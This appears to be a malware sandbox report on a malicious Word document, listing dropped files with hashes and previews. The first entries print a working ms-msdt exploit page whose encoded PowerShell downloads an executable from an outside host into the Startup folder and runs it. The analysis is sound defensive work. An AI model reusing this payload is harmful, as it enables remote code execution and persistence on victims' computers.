C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm, Author: Joe Security
IE Cache URL:	http://https://updatebkav.cf:8080/LoadingUpdate.html
Preview:	<!doctype html>.<html lang="en">.<body>.<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxl

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\LoadingUpdate[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	4897
Entropy (8bit):	5.194901644215279
Encrypted:	false
SSDEEP:	96:nUPR1+oT5FiozzQ5sV2zp+5KBO2ysTPC5lalb4Uhb2B68+cRfG:nUPHtz0uV2FOsmql5tQQcRG
MD5:	83ED5B7F8B6CA244C54B53DA0E173CC7
SHA1:	C40C4A5ACD37CD8D3138DD6C6307ED9E691427FE
SHA-256:	C901BAD1777CA42BEA4F6D6F4673CD2BB1452AE0273C8AB10450000FE0E7CD8D
SHA-512:	9462065BCFD89AAEF9FFBE2E062A5783C879F271F26D12B355A65035DB9C6C838F263CE09C9BBC703C25A1484D0F80C5A153015960BCB799333B7291A21E405
Malicious:	false
Preview:	<!doctype html>.<html lang="en">.<body>.<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxl

C:\Users\user\AppData\Local\Temp\0uznpbmw\0uznpbmw.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.795813580739989
Encrypted:	false
SSDEEP:	96:jKqedmYoNKvUTCSH3gR8H8FgwSHwBOkwZYPaSJ365OJieMjQZaj0RnIjBK:uElNK8TCSfHyPOkwZ+vKOyQZhnh
MD5:	721DF3332269C37F43D21F737C2A0DC4
SHA1:	B852E4C1441CD86C384E091D8771F29DC1ACF98F
SHA-256:	0A80C31D1097866421337FA9887FB8A149B48213077020DADE4753B70B45EA47
SHA-512:	1A5C260EE682FF298795AAFB3E5374DCECDE589C646BF9A7F4F7A7C04FF692C2DBFE50B7573ABCE3B2596A972B8D515D8D10600ABE5C32C2620CB8FC9E38A38F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... .....@.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.relloc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(.....o....*~....*....0..!..... ....s.....(.....o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(.....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(.....,..t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.099534431167442
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryKZFGak7YnqqxZFXPN5Dlq5J:+Rl+ycuZhNArGakSxrXPNnqX
MD5:	390FD695D32A0F85B1EED697E0F62E97
SHA1:	88F017BB72A486E5908993D22D72B4EC8BC4CF99
SHA-256:	365E49C0A7B49281B529FB208BC9820E1C55842ADF2469EB828DAA7CB6DF2DDE
SHA-512:	6AB32048C495FD92F1AD1FA7EB7F2E5D29FE89405F011EEE7C8129BFC6B5CF98208C630CA867D0D778E60C535EDEF94E6B531467D2E81E3458FD663DD01AF31
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.u.z.n.p.b.m.w...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.u.z.n.p.b.m.w...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES38D3.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.108803471081058
Encrypted:	false
SSDEEP:	24:HpC9A53MQ9yuhH3hKJfkfII+ycuZhNArGakSxrXPNnq9Wd:llfySRKJcg1ulza3/q9m
MD5:	1077BFA975B1A8E0D44E8E5CF4CB7044
SHA1:	B2A43DE0A9ABC08273B179ED510E6ED49CC67D74
SHA-256:	82698AC0E8FE00E5A824EE22A7D46AE766B087FAF716C87D6167C5C1B6783189
SHA-512:	C58AD995E6C674D9CE5EE78ACAC3A0D526A07354C315091656266FB0F52B4EDD5E8FE6FC08CA8B7C32CDC149889E6E33208900F425B972FC8CC18F1B9B93E961
Malicious:	false
Preview:	L...#..b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....R....c:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP.....9...*.....4.....C:\Users\user\AppData\Local\Temp\RES38D3.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.u.z.n.p.b.m.w...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESC122.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.115259912813742
Encrypted:	false
SSDEEP:	24:HqC9A+gji2ShH1hKJfkfII+ycuZhNxakSvPNnq9Wd:Yfji7DKJcg1ulxa3tq9m
MD5:	134F29D43B6931E7AD77DB2E901E2741
SHA1:	91BECB73AB3C8370E65DEFD4FB491E502B044817
SHA-256:	1765CBA03CA5D192EE7467A26634020BF5B933AC8DEA38967E7119C906A133AE
SHA-512:	6C7A120C1BBA1CA36D5FE3C8F090DAD74B9178A56BA0F4CB06BCAD906614E93586F2DD30D70B2073253E0749B5F401A4937D4A2EA3D9B09250475C8B78DB1EF9
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP.....(...1.....4.....C:\Users\user\AppData\Local\Temp\RESC122.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.k.o.a.0.p.s.q...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESD333.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.113706782274531
Encrypted:	false
SSDEEP:	24:HK4C9AWP3ahHyhKJfkfII+ycuZhNUakSwPNnq9Wd:qCWP3+oKJcg1ulUa3oq9m
MD5:	3FA4FCF3998EC6433A99B1B5143236AA
SHA1:	8C8298E8E5075AE4E9FEF48E888A8B8C4B9335BF
SHA-256:	788ACE108A65A8FECBC9E89BB0E4AF4902CE7C294AB3965710239E0978614023
SHA-512:	AD347100C09ED0DBD9141B723509882E0CC2DC8EBC0ECB95A18AC29C11B1F5A384DFE33851EEE70A37EA6893D14A8A234A76A6B736003D4F366F75BFB2EAD05
Malicious:	false

Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....S....c:\Users\user\AppData\Local\Temp\b2kk s40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP.....O.=.....*R.....4.....C:\Users\user\AppData\Local\Temp\RESD333.tmp.-.<..... '...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres. exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$. ....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N. a.m.e...b.2.k.k.s.4.0.k...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0977935025440564
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grybGak7YnqqmXPN5Dlq5J:+RI+ycuZhNUakSwPNnqX
MD5:	AF4FE83D06D9059C892A52A5D605F7D0
SHA1:	5ECEC97646795E3EE1D9029619ED86498B756802
SHA-256:	0EC1A507A5FBE76D62C1AC7E713279E2EC42ED13491B4F0FD4ABE5AAA97773E4
SHA-512:	A46086402ACB40BC8B6D5C3FEF0AA0CE88D55F25F3C2006AB43F24A3C660B52E1143D4315110914EDA6DEAB41140CBE82DDA7C76D0C5A233360509399FA084F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.2.k.k.s.4.0.k...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.2.k.k.s.4.0.k...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\b2kks40k\b2kks40k.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0865264292608523
Encrypted:	false
SSDEEP:	24:etGSc9pz1qlkCe745Q7GslPor41jvX5ekjV4gztkZfey6Iv+rOBWI+ycuZhNUakQ:6Ypqb927GslPZDRjyJe4k1ulUa3oq
MD5:	599B211F46C3096177DBC9629E2BCA4B
SHA1:	646134CA6740FBAE117F52CF47B4666C81E0DDE8
SHA-256:	5A4A71B1026F3D37E357293FAC4A6B3B66E10E56ABCF6ECA911E8C0DF7774E74
SHA-512:	D95214948807B5B8481DB2926B9815FF7F62DDB17F35E7E8FB8D6D34470096C6044B23054AC7178367E53B7E2A3C687D7711646A5F865BCA9B2F696CF3685900
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%... ...@..... ....@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(.....,o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.083872939882252
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryq2ak7YnqqPnPN5Dlq5J:+RI+ycuZhNxakSvPNnqX
MD5:	8EEBCBD4BF8D28C1DD0D31C5DFB8FFDF
SHA1:	D17597A48763E2B5EEA44D66DBEBED1D839E79D8
SHA-256:	1217CDEEE2E2E5F4CAF265695D994071D664AC87857E06739F5A2FEF1BD4922A
SHA-512:	919D1C1645D8C463690A946CAC066044323F201D2AF40EF86F3610E79B81B24F1A7CF07DF2A61C18D85B415882A2818B5BC79E68A9FCE5A2ECA4665E5058BB3
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.k.o.a.0.p.s.q...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.k.o.a.0.p.s.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\lkoa0psq\lkoa0psq.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.783670099931971
Encrypted:	false
SSDEEP:	48:6hoPhmKraYZkH8KTibUy3kwjj0J+C+CFSlwYxzpc1ulxa3tq:TDaAkHHoFk89CuxRzK
MD5:	5462CFE7866D5A34977BB6F71FA6AA8E
SHA1:	FD8BB85649219BF9965B221CAD71DCC28CF923A2
SHA-256:	171BFFAF8DB832C35480A95C5EE6CF1CB6F31640A5CA49BF7B6072C8ECA63D2B
SHA-512:	409DFFDFF6C5A66B7BB572A64CBA249291A906BBCAC6C9EDD59423875DA3B6991EDB546FD1EA67FEDDF5CA60188FA29DA52689813071A11355AE4E5AF61E1DA0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B..... *.....H..... "..."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s.....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\TranQuangDai.docx.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:45 2022, mtime=Fri Jun 10 18:43:20 2022, atime=Fri Jun 10 18:42:57 2022, length=16256, window=hide
Category:	dropped
Size (bytes):	1070
Entropy (8bit):	4.715015967996822
Encrypted:	false
SSDEEP:	12:8nAsQI9RUz4juElPCH2HLl/h/Y88VBl58+W1+UkOjAH/eIKNDaJ5r4t2Y+xIBjKU:8nJQKBjbkc+HyAHwDcL7aB6m
MD5:	242C85CB23EAB41756BE80B0B1CC8E6C
SHA1:	DE7219AC3BF2D310D3AD135523160F03F4DAA4FA
SHA-256:	E316CD899733EBE534523A2DBCCD5B013F171C44D9846431C66C71156367B129
SHA-512:	D826F95E8E4BB9C606E8AC8518C55F8814ABA2414B9ECC4D3072AFB07D227133F476E4C08A1C09E6D6C557F797323FD3079F5E0669991FFD0337EF57E84C23F
Malicious:	**true**
Preview:	L.....F.... ...L.r..3...7gV.}...M.I.}...?.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...TU.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hT....user.<.....Ny..TU.....S.....s...h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..TU.....Y.....>.....P.7.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2..?...T]. .TRANQU~1.DOC..T.....hT...T].....h.....B?7.T.r.a.n.Q.u.a.n.g.D.a.i...d.o.c.x.....W.....-.....V.....>.S.....C:\Users\user\Desktop\TranQuangDai.docx..(.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.T.r.a.n.Q.u.a.n.g.D.a.i...d.o.c.x.....:.,.LB.)...As...`.....X.....675052.....!a..%.H.VZAj...g.....-..!a..%.H.VZAj...g.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.771684017424903
Encrypted:	false
SSDEEP:	3:bDuMJlpw3fpSmxW6Sp3fpSv:bCiwxAxc
MD5:	803482709AC9C03933620984FA6EC935
SHA1:	1DF76734B3A8397748D33FB552F50F11AD998C35
SHA-256:	7DFDFDF70D17FD27C2BDB08481B29C739DAAD6360F15CA14C69FAB1AF6DD35AA
SHA-512:	4B3CDF7CAC2F351AA01593468866DA64D33DE58A81E0156C5D3669676A8F7219EC78CCEBF6DC67B65B450806A41D3C0BBB7ECD7F5C0E4E9BF66B287D99B78D3
Malicious:	false
Preview:	[folders]..Templates.LNK=0..TranQuangDai.docx.LNK=0..[misc]..TranQuangDai.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

Entropy (8bit):	2.2894256660719448
Encrypted:	false
SSDEEP:	3:Rl/ZdtmDaRhjBlqKgLAPXfl:RtZGCMgXl
MD5:	8548EAE2240A82097CF501E68DB6CBEE
SHA1:	8EA138FD8BC94876890C02484C06B83964878362
SHA-256:	1FD74CCC4D729AEE740FBAF3B43164072193DB804656CBBFF2EEE122CBFFB662
SHA-512:	748E4DFD4726C7A22D449836DBA0D45D1480922C2B2717FF0B4A3BA10FF43ECBEAA52AC795E4AD844269B912F5591F25E82E7C1499D13B8311B68BE795DE14D4
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....e.t.7.....e.t.8.....H.....6C.....e.t.9.....'.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$anQuangDai.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2894256660719443
Encrypted:	false
SSDEEP:	3:Rl/ZdtmDaRhjBlqKgLAPUbl:RtZGCMg8bl
MD5:	684ECF71F8A617575102A9C1DD91C78A
SHA1:	60B419A64505E5B5D359E06A2CC2B0963E8AC596
SHA-256:	C7F7A2DEA1D476C1F3246D02A7CC2931477E6C6275082CDED419E8D82575A6C1
SHA-512:	6A3E700E8EDCCB9A62E12699232B36F1AF948DA8144E467BE7C4481FAE2359EAB079FD613D573A7E1F383CE73121A3F07009C28A7D9AE3BFBDF07751214D02E4
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....e.t.7.....e.t.8.....H.....6C.....e.t.9.....{..0...

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C39
Malicious:	false

Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A..... .....

C:\Windows\Temp\SDIAG_7b198bed-e0cb-4234-89a7-463f5676d099\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
